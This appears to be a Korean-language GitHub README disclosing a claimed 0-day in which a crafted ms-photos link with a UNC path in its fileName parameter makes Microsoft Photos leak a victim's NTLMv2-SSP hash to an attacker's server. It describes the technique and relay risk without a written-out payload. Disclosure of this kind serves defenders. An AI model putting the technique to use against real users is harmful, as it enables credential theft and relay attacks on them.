rubenformation/ms-photos_ntlm_leak
클릭 한 번으로 브라우저에서 NTLM 해시를 유출할 수 있는 새로운 0-day 취약점

작성자: Ruben Enkaoua
Microsoft ms-photos URI 체계는 fileName을 매개변수로 사용하며, 여기에 UNC 경로를 제출할 수 있어 한 번 열리면 NTLMv2-SSP 해시가 유출됩니다. 특수하게 조작된 링크를 만들어 공격자는 피해자가 브라우저에서 직접 Microsoft Photos 앱을 실행하도록 유도할 수 있습니다. 이 동작이 트리거되면 피해자의 NTLMv2-SSP 해시가 공격자가 제어하는 서버로 유출됩니다. 이 문제는 엔터프라이즈 환경에서 자격 증명 노출 및 잠재적인 릴레이 공격을 가능하게 하며, 최소한의 사용자 상호 작용(앱 열기)만 필요합니다. Microsoft는 이 취약점을 인정하지 않았으며 CVE도 발급되지 않았습니다. 또한 저는 2022년 Syss 블로그에서 영감을 받았습니다.
NTLMv2-SSP 챌린지는 공개된 UNC 경로로 유출될 수 있으므로(아웃바운드 SMB/445 방화벽 규칙이 설정되지 않은 경우) 이 취약점은 웹사이트 감염과 결합되어 공급망 공격으로 이어질 수 있습니다.

URI 체계에 대한 MSDN 문서에서 다음을 확인할 수 있습니다.
